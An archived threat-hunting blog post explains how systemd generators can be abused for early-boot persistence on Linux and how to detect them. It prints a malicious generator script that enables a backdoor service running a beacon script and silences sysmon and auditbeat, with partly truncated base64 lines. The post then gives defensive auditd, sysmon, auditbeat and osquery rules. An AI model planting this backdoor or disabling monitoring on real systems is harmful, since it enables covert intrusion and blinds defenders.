# Hunting for Persistence in Linux (Part 5): Systemd Generators

By Pepe Berba

Published: 2022-02-07 · Archived: 2026-04-05 16:50:03 UTC


## Introduction

In this blogpost, we're discussing a specific persistence technique that I haven't read anywhere else. Because of this, it seemed appropriate for it to have its own post.

The topics discussed here are the following:

- Boot or Logon Initialization Scripts: systemd-generators

We will give some example commands on how to implement these persistence techniques and how to create alerts using open-source solutions such as auditd, sysmon and auditbeats.




*Links to the full version [image] [pdf]*

If you need help how to setup auditd, sysmon and/or auditbeats, you can try following the instructions in the appendix in part 1.

Linux Persistence Series:

- Hunting for Persistence in Linux (Part 1): Auditing, Logging and Webshells
  - 1 - Server Software Component: Web Shell
- Hunting for Persistence in Linux (Part 2): Account Creation and Manipulation
  - 2 - Create Account: Local Account
  - 3 - Valid Accounts: Local Accounts
  - 4 - Account Manipulation: SSH Authorized Keys
- Hunting for Persistence in Linux (Part 3): Systemd, Timers, and Cron
  - 5 - Create or Modify System Process: Systemd Service
  - 6 - Scheduled Task/Job: Systemd Timers
  - 7 - Scheduled Task/Job: Cron
- Hunting for Persistence in Linux (Part 4): Initialization Scripts and Shell Configuration
  - 8 - Boot or Logon Initialization Scripts: RC Scripts
  - 9 - Boot or Logon Initialization Scripts: init.d
  - 10 - Boot or Logon Initialization Scripts: motd

    - 11 - Event Triggered Execution: Unix Shell Configuration Modification
- Hunting for Persistence in Linux (Part 5): Systemd Generators
    - 12 - Boot or Logon Initialization Scripts: systemd-generators
- (WIP) Hunting for Persistence in Linux (Part 6): Rootkits, Compromised Software, and Others
    - Modify Authentication Process: Pluggable Authentication Modules
    - Compromise Client Software Binary
    - Boot or Logon Autostart Execution: Kernel Modules and Extensions
    - Hijack Execution Flow: Dynamic Linker Hijacking

## 12 Boot or Logon Initialization Scripts: systemd-generators

**MITRE:** https://attack.mitre.org/techniques/T1037/

There is no dedicated sub technique for this in MITRE ATT&CK matrix. This is just something I stumbled upon while going through the `systemd` documentation and when researching about `rc.local` and `init.d` scripts in the previous blogpost.

### 12.1 What are systemd-generators?

Looking at the debian man pages for systemd.generator.

> Generators are small executables placed in `/lib/systemd/system-generators/` and other directories listed [below]. `systemd(1)` will execute these binaries very early at bootup and at configuration reload time — before unit files are loaded.

The directories can be found in the man page but here are some persistent ones:

- `/etc/systemd/system-generators/*`
- `/usr/local/lib/systemd/system-generators/*`
- `/lib/systemd/system-generators/*`
- `/etc/systemd/user-generators/*`
- `/usr/local/lib/systemd/user-generators/*`
- `/usr/lib/systemd/user-generators/*`

One use case for this is backwards compatibility. For example, `systemd-rc-local-generator` and `systemd-sysv-generator` are both used to process `rc.local` and `init.d` scripts respectively. These executables convert the traditional startup scripts into `systemd` services by parsing them and creating wrapper `service` unit files on boot. It is a preprocessing step for `systemd` before it runs any services.

Other modules can also drop their own executable in one the listed locations and this will also be executed on boot or anytime the systemd configuration is reloaded. For example, installing `openvpn` results in a `/usr/lib/systemd/system-generators/openvpn-generator`

This is an interesting place to add a backdoor because systemd generators are executed very early in the boot process. In fact, this is the earliest place I've found to get an executable to run without going to the kernel or installing a rootkit. The generator executables are run before any service is started! So when defenders use loggers

and sensors services such as `syslog`, `auditd`, `sysmon` or `auditbeat` to monitor a machine, they won't be running to catch actions done by the generators. Moreover, a malicious generator might be able to tamper with the service unit files before they can run.

But there are constraints on this. The man page gives this note:

> Generators are run very early at boot and cannot rely on any external services. They may not talk to any other process. That includes simple things such as logging to `syslog(3)`, or `systemd` itself (this means: no systemctl(1))! Non-essential file systems like /var/ and /home/ are mounted after generators have run. Generators can however rely on the most basic kernel functionality to be available, as well as mounted `/sys/`, `/proc/`, `/dev/`, `/usr/` and `/run/` file systems.

### 12.2 Creating a malicious generator

Our objective:

- Create a malicious service that will run
- Disable `sysmon.service` and `auditbeat.service`

We assume that some script `/opt/beacon.sh` already exists. You can replace `ExecStart` with a different path or even add the reverse shell directly.

We drop a simple executable script in `/lib/systemd/system-generators/systemd-network-generator`. When it runs, it will:

- Create a `/run/systemd/system/networking.service` unit file
- Create a symlink to `/run/systemd/system/multi-user.target.wants/networking.service` to enable the service
- Create a `sysmon.service` and `auditbeat.service` that will overwrite the configuration of the original services.

```
 cat > /usr/lib/systemd/system-generators/systemd-network-generator << EOF
#! /bin/bash

# Create networking.service and enabling it to run later in the boot process
echo 'W1VuaXRdCkRlc2NyaXB0aW9uPW5ldHdvcmtpbmcuc2VydmljZQoKW1NlcnZpY2VdCkV4ZWNTdGFydD0vb3B0L2JlYWNvbi5zaAoKW0luc3

mkdir -p /run/systemd/system/multi-user.target.wants/
ln -s /run/systemd/system/networking.service /run/systemd/system/multi-user.target.wants/networking.service


# Create adds dummy service unit files to overwrite sysmon.service and auditbeat.service
mkdir -p /run/systemd/generator.early
echo 'W1VuaXRdCkRlc2NyaXB0aW9uPSJTa2lwcGVkIgoKW1NlcnZpY2VdCkV4ZWNTdGFydD1lY2hvICJTa2lwcGVkIgoKW0luc3RhbGxdCldhbn
echo 'W1VuaXRdCkRlc2NyaXB0aW9uPSJTa2lwcGVkIgoKW1NlcnZpY2VdCkV4ZWNTdGFydD1lY2hvICJTa2lwcGVkIgoKW0luc3RhbGxdCldhbn
EOF
```

```
chmod +x /lib/systemd/system-generators/systemd-network-generator
```

You might wonder: *"Why do we need to make a service unit file? Why don't we run the `/opt/beacon.sh` in the background directly?"*

Well, this is the recommended way that systemd generators operate. For example, network functionality might not be ready when the generators are executed. So it is simpler to generate service file instead and set `network.target` as a dependency. However, it is possible to create a long running background process on boot; it either waits or retries until the necessary OS functionality becomes available.

The generated service file is very simple. If you want more info about this read the previous blogpost - 5.2.2 Minimal service file

```
 [Unit]
Description=networking.service

[Service]
ExecStart=/opt/beacon.sh

[Install]
WantedBy=multi-user.target
```

On the next reboot a `networking.service` service would be running

```
 $ systemctl status networking
● networking.service
   Loaded: loaded (/run/systemd/system/networking.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2022-02-02 06:42:47 UTC; 19s ago
 Main PID: 374 (beacon.sh)
    Tasks: 2 (limit: 4651)
   Memory: 15.7M
   CGroup: /system.slice/networking.service
           ├─374 /bin/bash /opt/beacon.sh
           └─377 bash -l
```

Of course you can modify the value of `ExecStart` or the contents of `/opt/beacon.sh` to whatever script you want.

Also because we have written new `sysmon.service` and `auditbeat.service` in `/run/systemd/generator.early/` and this takes precedence over `/etc/systemd/system` and `/lib/systemd/system` (See order in `systemd-analyze unit-paths`). The `sysmon` and `auditbeat` did not run the correct daemons.

```
 $ systemctl status auditbeat
● auditbeat.service - "Skipped"
   Loaded: loaded (/run/systemd/generator.early/auditbeat.service; generated)
   Active: inactive (dead) since Wed 2022-02-02 07:15:30 UTC; 15s ago
  Process: 377 ExecStart=/usr/bin/echo Skipped (code=exited, status=0/SUCCESS)
 Main PID: 377 (code=exited, status=0/SUCCESS)

Feb 02 07:15:30 host systemd[1]: Started "Skipped".
Feb 02 07:15:30 host echo[377]: Skipped
Feb 02 07:15:30 host systemd[1]: auditbeat.service: Succeeded.

$ systemctl status sysmon
● sysmon.service - "Skipped"
   Loaded: loaded (/run/systemd/generator.early/sysmon.service; generated)
   Active: inactive (dead) since Wed 2022-02-02 07:15:30 UTC; 26s ago
  Process: 380 ExecStart=/usr/bin/echo Skipped (code=exited, status=0/SUCCESS)
 Main PID: 380 (code=exited, status=0/SUCCESS)

Feb 02 07:15:30 host systemd[1]: Started "Skipped".
Feb 02 07:15:30 host echo[380]: Skipped
Feb 02 07:15:30 host systemd[1]: sysmon.service: Succeeded.
```

The dummy service files we added just `echo "Skipped"` instead running the `sysmon` and `auditbeat` daemon.

```
 [Unit]
Description="Skipped"

[Service]
ExecStart=echo "Skipped"

[Install]
WantedBy=multi-user.target
```

### 12.3 Detecting the creation of systemd generators

It is hard to monitor the execution of the systemd generators because they run on boot even before `sysmon` or `auditd` is running. Therefore our main way to combat this is to look for the creation and modification of systemd generators.

#### 12.3.1 auditd

This is **not part of our reference** Neo23x0/auditd](https://github.com/Neo23x0/auditd/blob/master/audit.rules), but we can monitor the creation or modification of `rc.local` using the following auditd rule.

```
 -w /etc/systemd/system-generators/ -p wa -k systemd_generator
-w /usr/local/lib/systemd/system-generators/ -p wa -k systemd_generator
-w /lib/systemd/system-generators/ -p wa -k systemd_generator
-w /usr/lib/systemd/system-generators -p wa -k systemd_generator
-w /etc/systemd/user-generators/ -p wa -k systemd_generator
-w /usr/local/lib/systemd/user-generators/ -p wa -k systemd_generator
-w /usr/lib/systemd/user-generators/ -p wa -k systemd_generator
```

### 12.3.2 sysmon

Similarly, we don't have a rule in [microsoft/MSTIC-Sysmon](microsoft/MSTIC-Sysmon) for sysmon.

But we can create a rule to detect creation of files under the system or user systemd generators.

```
 <FileCreate onmatch="include">
    <Rule name="TechniqueID=T1037,TechniqueName=Boot or Logon Initialization Scripts: systemd-generators" groupR
        <TargetFilename condition="contains">/etc/systemd/system-generators/</TargetFilename>
        <TargetFilename condition="contains">/usr/local/lib/systemd/system-generators/</TargetFilename>
        <TargetFilename condition="contains">/lib/systemd/system-generators/</TargetFilename>
        <TargetFilename condition="contains">/usr/lib/systemd/system-generators/</TargetFilename>
        <TargetFilename condition="contains">/etc/systemd/user-generators/</TargetFilename>
        <TargetFilename condition="contains">/usr/local/lib/systemd/user-generators/</TargetFilename>
        <TargetFilename condition="contains">/usr/lib/systemd/user-generators/</TargetFilename>
    </Rule>
</FileCreate>
```

The command above will result in the following log

```
<Event>
   <System>
       <Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0d6-01fc615a0f97}"/>
       <EventID>11</EventID>
       <Version>2</Version>
       <Level>4</Level>
       <Task>11</Task>
       <Opcode>0</Opcode>
       <Keywords>0x8000000000000000</Keywords>
       <TimeCreated SystemTime="2022-02-06T13:10:59.597085000Z"/>
       <EventRecordID>3056</EventRecordID>
       <Correlation/>
       <Execution ProcessID="5963" ThreadID="5963"/>
       <Channel>Linux-Sysmon/Operational</Channel>
       <Computer>persistence-blog</Computer>
       <Security UserId="0"/>
   </System>
```

```
    <EventData>
        <Data Name="RuleName">TechniqueID=T1037,TechniqueName=Boot or Logon Initializa</Data>
        <Data Name="UtcTime">2022-02-06 13:10:59.595</Data>
        <Data Name="ProcessGuid">{8491267f-c8e3-61ff-89a1-493c44560000}</Data>
        <Data Name="ProcessId">6897</Data>
        <Data Name="Image">/usr/bin/bash</Data>
        <Data Name="TargetFilename">+/usr/lib/systemd/system-generators/systemd-network-generator</Data>
        <Data Name="CreationUtcTime">2022-02-06 13:10:59.595</Data>
        <Data Name="User">root</Data>
    </EventData>
</Event>
```

One thing I am not sure, is why the target filename has a `+` at the start.

```
 <TargetFilename condition="begin with">/usr/lib/systemd/system-generators/</TargetFilename>
```

This makes rules such as those above fail, and why I ended up using `condition="contains"`.

At first, I thought this was because in debian `lib` is a symlink to `/usr/lib` but I've tried it creating my own symlink and this behaviour was not replicated. I don't know why this happens.

#### 12.3.3 auditbeats

By default, auditbeat will be able to monitor any of the directories above. You should try to include each one.

```
- module: file_integrity
 paths:
   ...
   - /etc/systemd/system-generators/
   - /usr/local/lib/systemd/system-generators/
   - /lib/systemd/system-generators/
   - /etc/systemd/user-generators/
   - /usr/local/lib/systemd/user-generators/
   - /usr/lib/systemd/user-generators/
 # recursive: true
```

Note that some of them might not exist by default like `/etc/systemd/user-generators/`, `/local/lib/systemd/system-generators/`, or `/usr/local/lib/systemd/user-generators/`.

#### 12.3.4 osquery

```
 SELECT path, filename, size, atime, mtime, ctime, md5
FROM file
JOIN hash
USING(path)
```

```
WHERE file.directory IN (
    '/etc/systemd/system-generators/',
    '/usr/local/lib/systemd/system-generators/',
    '/lib/systemd/system-generators/',
    '/etc/systemd/user-generators/',
    '/usr/local/lib/systemd/user-generators/',
    '/usr/lib/systemd/user-generators/'
)
ORDER BY mtime DESC;
```

| path | filename | size | atime | mtime | ctime | md5 |
|---|---|---|---|---|---|---|
| /lib/systemd/system-generators/systemd-network-generator | systemd-network-generator | 999 | 1644153416 | 1644153059 | 1644153060 | 44aff8ac8d5e405f954fc2a0e4c2f0d9 |
| /lib/systemd/system-generators/systemd-hibernate-resume-generator | systemd-hibernate-resume-generator | 14432 | 1644152996 | 1625749425 | 1642537900 | 12adfe402cfff8b3d5c9aa36b2de0fe1 |
| /lib/systemd/system-generators/systemd-debug-generator | systemd-debug-generator | 14456 | 1644152996 | 1625749425 | 1642537900 | 530519d228f2f49daf56677a29a751f0 |
| /lib/systemd/system-generators/systemd-run-generator | systemd-run-generator | 14456 | 1644152996 | 1625749425 | 1642537900 | fe35cfe48210267f00c4737157d2b16a |
| /lib/systemd/system-generators/systemd-gpt-auto-generator | systemd-gpt-auto-generator | 30712 | 1644152996 | 1625749425 | 1642537900 | 411e5edc77ecde1ac244b96b8c5421b9 |
| /lib/systemd/system-generators/systemd-rc-local-generator | systemd-rc-local-generator | 14320 | 1644152996 | 1625749425 | 1642537900 | 2080936b16250aa3114ad90169c01ea8 |
| /lib/systemd/system-generators/systemd-bless-boot-generator | systemd-bless-boot-generator | 14328 | 1644152996 | 1625749425 | 1642537900 | bae3bcedce52a620d863101fc836db08 |
| /lib/systemd/system-generators/systemd-veritysetup-generator | systemd-veritysetup-generator | 14464 | 1644152996 | 1625749425 | 1642537900 | 6c7572d2dbdf9941950839cd95043675 |
| /lib/systemd/system-generators/systemd-cryptsetup-generator | systemd-cryptsetup-generator | 30928 | 1644152996 | 1625749425 | 1642537900 | 25b469bedccd4aab6bf4549e7b54ea05 |
| /lib/systemd/system-generators/systemd-sysv-generator | systemd-sysv-generator | 34880 | 1644152996 | 1625749425 | 1642537900 | 193a607a7791d7fea0be9f83105bf53b |
| /lib/systemd/system-generators/systemd-system-update-generator | systemd-system-update-generator | 14320 | 1644152996 | 1625749425 | 1642537900 | caef72421173a373f574a5e1448ce828 |
| /lib/systemd/system-generators/systemd-getty-generator | systemd-getty-generator | 14320 | 1644152996 | 1625749425 | 1642537900 | d68e3adf446c5a2bebe2a0db486bc628 |
| /lib/systemd/system-generators/systemd-fstab-generator | systemd-fstab-generator | 39192 | 1644152996 | 1625749425 | 1642537900 | 116367d6aca3567e41d29e68962655ae |

## What’s next

In the next blog post, I’ll try to wrap it up with some miscellaneous persistence techniques.

---

[Photo by Vitaly Vlasov from Pexels]

---

Source: https://pberba.github.io/security/2022/02/07/linux-threat-hunting-for-persistence-systemd-generators/